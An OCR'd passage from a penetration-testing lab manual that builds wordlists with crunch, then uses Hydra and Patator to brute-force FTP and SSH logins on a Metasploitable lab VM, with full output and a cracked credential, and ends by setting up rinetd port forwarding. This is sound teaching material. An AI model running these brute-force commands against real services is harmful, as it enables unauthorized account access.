
C. Now create a wordlist with a specific pattern by executing the following command: crunch 9 9 -t RIZA^%%%%. The 4 characters available to represent a group of characters are:

- ,: for all uppercase letters
- @: for all lowercase letters
- %: for all numeric characters
- ^: for all special characters

The output of the above command contains all words that start with RIZA, a special character, and a 4-Digit Number.







TO USE A CHARSET


Finally, you will see a password list file generated for the given location. This password list can be used in group force hacking. A Wordlist is a text file that contains users and passwords and it can be useful for brute-forcing.


D. **PASSWORD ATTACK WORDLIST USING HYDRA**

Hydra is a login cracker that supports many protocols to attack (Cisco AAA, Cisco auth, Cisco enable, CVS, FTP, HTTP(S)-FORM-GET, HTTP(S)-FORM-POST, HTTP(S)-GET, HTTP(S)-HEAD, HTTP-Proxy, ICQ, IMAP, IRC, LDAP, MS-SQL, MySQL, NNTP, Oracle Listener, Oracle SID, PC-Anywhere, PC-NFS, POP3, PostgreSQL, RDP, Rexec, Rlogin, Rsh, SIP, SMB(NT), SMTP, SMTP Enum, SNMP v1+v2+v3, SOCKS5, SSH (v1 and v2), SSHKEY, Subversion, Teamspeak (TS2), Telnet, VMware-Auth, VNC and XMPP)


Favorites
Recently Used
All Applications
Settings
Usual Applications
01 - Information Gathering
02 - Vulnerability Analysis
03 - Web Application Analysis
04 - Database Assessment
05 - Password Attacks
06 - Wireless Attacks
07 - Reverse Engineering
08 - Exploitation Tools
09 - Sniffing & Spoofing
10 - Post Exploitation
11 - Forensics
12 - Reporting Tools
13 - Social Engineering Tools
42 - Kali & OffSec Links
• Offline Attacks
• Online Attacks
hydra
hydra-graphical
onesixtyone
patator
thc-pptp-bruter
• Passing the Hash Tools
• Password Profiling & Wordlists
cewl
crunch
hashcat
john
medusa
ncrack
ophcrack


root@kali: ~
File Actions Edit View Help
(kali㉿kali)-[~]
$ sudo -i
[sudo] password for kali:
(Message from Kali developers)
This is a minimal installation of Kali Linux, you likely
want to install supplementary tools. Learn how:
⇒ https://www.kali.org/docs/troubleshooting/common-minimum-setup/
(Run: "touch ~/.hushlogin" to hide this message)
(root㉿kali)-[~]
locate unix_passwords.txt
/usr/share/metasploit-framework/data/wordlists/unix_passwords.txt
(root㉿kali)-[~]
hydra -l msfadmin -P /usr/share/metasploit-framework/data/wordlists/unix_passwords.txt ftp://192.168.95.206 -V
Hydra v9.4 (c) 2022 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for ill
egal purposes (this is non-binding, these *** ignore laws and ethics anyway).
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2022-11-03 11:20:13


Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2022-11-03 11:37:53
[DATA] max 16 tasks per 1 server, overall 16 tasks, 1011 login tries (l:1/p:1011), ~64 tries per task
[DATA] attacking ftp://192.168.95.206:21/
[ATTEMPT] target 192.168.95.206 - login "msfadmin" - pass "" - 1 of 1011 [child 0] (0/0)
[ATTEMPT] target 192.168.95.206 - login "msfadmin" - pass "admin" - 2 of 1011 [child 1] (0/0)
[ATTEMPT] target 192.168.95.206 - login "msfadmin" - pass "123456" - 3 of 1011 [child 2] (0/0)
[ATTEMPT] target 192.168.95.206 - login "msfadmin" - pass "12345" - 4 of 1011 [child 3] (0/0)
[ATTEMPT] target 192.168.95.206 - login "msfadmin" - pass "123456789" - 5 of 1011 [child 4] (0/0)
[ATTEMPT] target 192.168.95.206 - login "msfadmin" - pass "password" - 6 of 1011 [child 5] (0/0)
[ATTEMPT] target 192.168.95.206 - login "msfadmin" - pass "iloveyou" - 7 of 1011 [child 6] (0/0)
[ATTEMPT] target 192.168.95.206 - login "msfadmin" - pass "princess" - 8 of 1011 [child 7] (0/0)
[ATTEMPT] target 192.168.95.206 - login "msfadmin" - pass "1234567" - 9 of 1011 [child 8] (0/0)
[ATTEMPT] target 192.168.95.206 - login "msfadmin" - pass "12345678" - 10 of 1011 [child 9] (0/0)
[ATTEMPT] target 192.168.95.206 - login "msfadmin" - pass "abc123" - 11 of 1011 [child 10] (0/0)
[ATTEMPT] target 192.168.95.206 - login "msfadmin" - pass "nicole" - 12 of 1011 [child 11] (0/0)
[ATTEMPT] target 192.168.95.206 - login "msfadmin" - pass "daniel" - 13 of 1011 [child 12] (0/0)
[ATTEMPT] target 192.168.95.206 - login "msfadmin" - pass "babygirl" - 14 of 1011 [child 13] (0/0)
[ATTEMPT] target 192.168.95.206 - login "msfadmin" - pass "msfadmin" - 15 of 1011 [child 14] (0/0)
[ATTEMPT] target 192.168.95.206 - login "msfadmin" - pass "monkey" - 16 of 1011 [child 15] (0/0)
[21][ftp] host: 192.168.95.206 login: msfadmin password: msfadmin
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2022-11-03 11:37:57


File Actions Edit View Help
(root㉿kali)-[~]
ftp msfadmin@192.168.95.206
Connected to 192.168.95.206.
220 (vsFTPd 2.3.4)
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
229 Entering Extended Passive Mode (|||57515|).
150 Here comes the directory listing.
-rw-r--r-- 1 1000 1000 54 Nov 01 09:07 demo.txt
drwxr-xr-x 2 1000 1000 4096 Nov 01 06:32 erev
-rw-r--r-- 1 1000 1000 61 Oct 31 07:35 file.txt
-rw-r--r-- 1 1000 1000 0 Nov 01 08:48 kali.txt
drwxr-xr-x 6 1000 1000 4096 Apr 28 2010 vulnerable
drwxr-xr-x 2 1000 1000 4096 Oct 31 07:50 yaseera
226 Directory send OK.
ftp>

```
The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.
msfadmin@metasploitable:~$ ifconfig eth0
eth0      Link encap:Ethernet  HWaddr 08:00:27:4f:7d:d3
          inet addr:192.168.95.206  Bcast:192.168.95.255  Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:fe4f:7dd3/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:55 errors:0 dropped:0 overruns:0 frame:0
          TX packets:74 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:6315 (6.1 KB)  TX bytes:7788 (7.6 KB)
          Base address:0xd020 Memory:f1200000-f1220000

msfadmin@metasploitable:~$
msfadmin@metasploitable:~$ ls
demo.txt  erev  file.txt  kali.txt  vulnerable  yaseera
msfadmin@metasploitable:~$
```

E. **BRUTEFORCE ATTACK USING patator**:-


Patator: It is a multi-purpose brute-forcer that supports a huge number of modules.

```
┌──(root㉿kali)-[~]
└─# patator ssh_login host=192.168.95.206 user=msfadmin password=FILE0 0=/usr/share/metasploit-framework/
data/wordlists/unix_passwords.txt
12:04:30 patator    INFO - Starting Patator 0.9 (https://github.com/lanjelot/patator) with python-3.10.8
at 2022-11-03 12:04 EDT
12:04:30 patator    INFO -
12:04:30 patator    INFO - code  size    time | candidate                          |   num | mesg
12:04:30 patator    INFO - -----------------------------------------------------------------------------
12:04:31 patator    INFO - 1     22     0.019 |                                  |     1 | Authenticati
on failed.
12:04:33 patator    INFO - 1     22     1.683 | abc123                           |    11 | Authenticati
on failed.
```

```
root@kali: ~
File  Actions  Edit  View  Help
on failed.
12:04:33 patator    INFO - 1     22     1.683 | abc123                           |    11 | Authenticati
on failed.
12:04:33 patator    INFO - 1     22     1.692 | admin                            |     2 | Authenticati
on failed.
12:04:33 patator    INFO - 1     22     1.698 | 12345                            |     4 | Authenticati
on failed.
12:04:33 patator    INFO - 1     22     1.693 | 123456                           |     3 | Authenticati
on failed.
12:04:33 patator    INFO - 1     22     1.687 | 123456789                        |     5 | Authenticati
on failed.
12:04:33 patator    INFO - 0     37     0.004 | msfadmin                         |    15 | SSH-2.0-Open
SSH_4.7p1 Debian-8ubuntu1
12:04:33 patator    INFO - 1     22     1.685 | iloveyou                         |     7 | Authenticati
on failed.
12:04:33 patator    INFO - 1     22     1.692 | princess                         |     8 | Authenticati
on failed.
12:04:33 patator    INFO - 1     22     1.684 | 1234567                          |     9 | Authenticati
on failed.
12:04:33 patator    INFO - 1     22     1.688 | 12345678                         |    10 | Authenticati
on failed.
12:04:33 patator    INFO - 1     22     1.695 | password                         |     6 | Authenticati
on failed.
12:04:35 patator    INFO - 1     22     1.957 | daniel                           |    13 | Authenticati
on failed.
12:04:35 patator    INFO - 1     22     1.958 | monkey                           |    16 | Authenticati
on failed.
12:04:35 patator    INFO - 1     22     1.959 | lovely                           |    17 | Authenticati
```

PRACTICAL 10 : PORT REDIRECTION AND TUNNELING

A. Port Forwarding- RINETD




```
┌──(root㉿kali)-[~]
└─# apt-get install rinetd
Reading package lists ... Done
Building dependency tree ... Done
Reading state information ... Done
rinetd is already the newest version (0.73-1).
The following packages were automatically installed and are no longer required:
  freeglut3 libexporter-tiny-perl libhttp-server-simple-perl liblist-moreutils-perl liblist-more
  python3-dataclasses-json python3-limiter python3-marshmallow-enum python3-mypy-extensions pyth
  python3-typing-inspect python3.9 python3.9-minimal ruby3.0 ruby3.0-dev ruby3.0-doc
Use 'apt autoremove' to remove them.
0 upgraded, 0 newly installed, 0 to remove and 173 not upgraded.

┌──(root㉿kali)-[~]
└─# nano /etc/rinetd.conf
```

```
# forwarding rules come here
#
# you may specify allow and deny rules after a specific forwarding rule
# to apply to only that forwarding rule
#
# bindadress  bindport  connectaddress  connectport  options...
# 0.0.0.0     80        192.168.1.2     80
# ::1         80        192.168.1.2     80
# 0.0.0.0     80        fe80::1         80
# 127.0.0.1   4000      127.0.0.1       3000
# 127.0.0.1   4000/udp  127.0.0.1       22          [timeout=1200]
# 127.0.0.1   8000/udp  192.168.1.2     8000/udp    [src=192.168.1.2,timeout=1200]
192.168.0.107 80 192.168.0.112 80
```

NOW CONNECTING FROM UBUNTU CONNECTING AT 192.168.0.107 AT APACHE SERVER CONFIGURED AT KALI PORT REDIRECTION IS DONE AT REDHAT MACHINE(192.168.0.112).

THEREFORE WHEN WE TRY CONNECTING TO KALI APACHE WE ARE REDIRECTED TO REDHAT MACHINE APACHE INSTEAD OF KALI APACHE.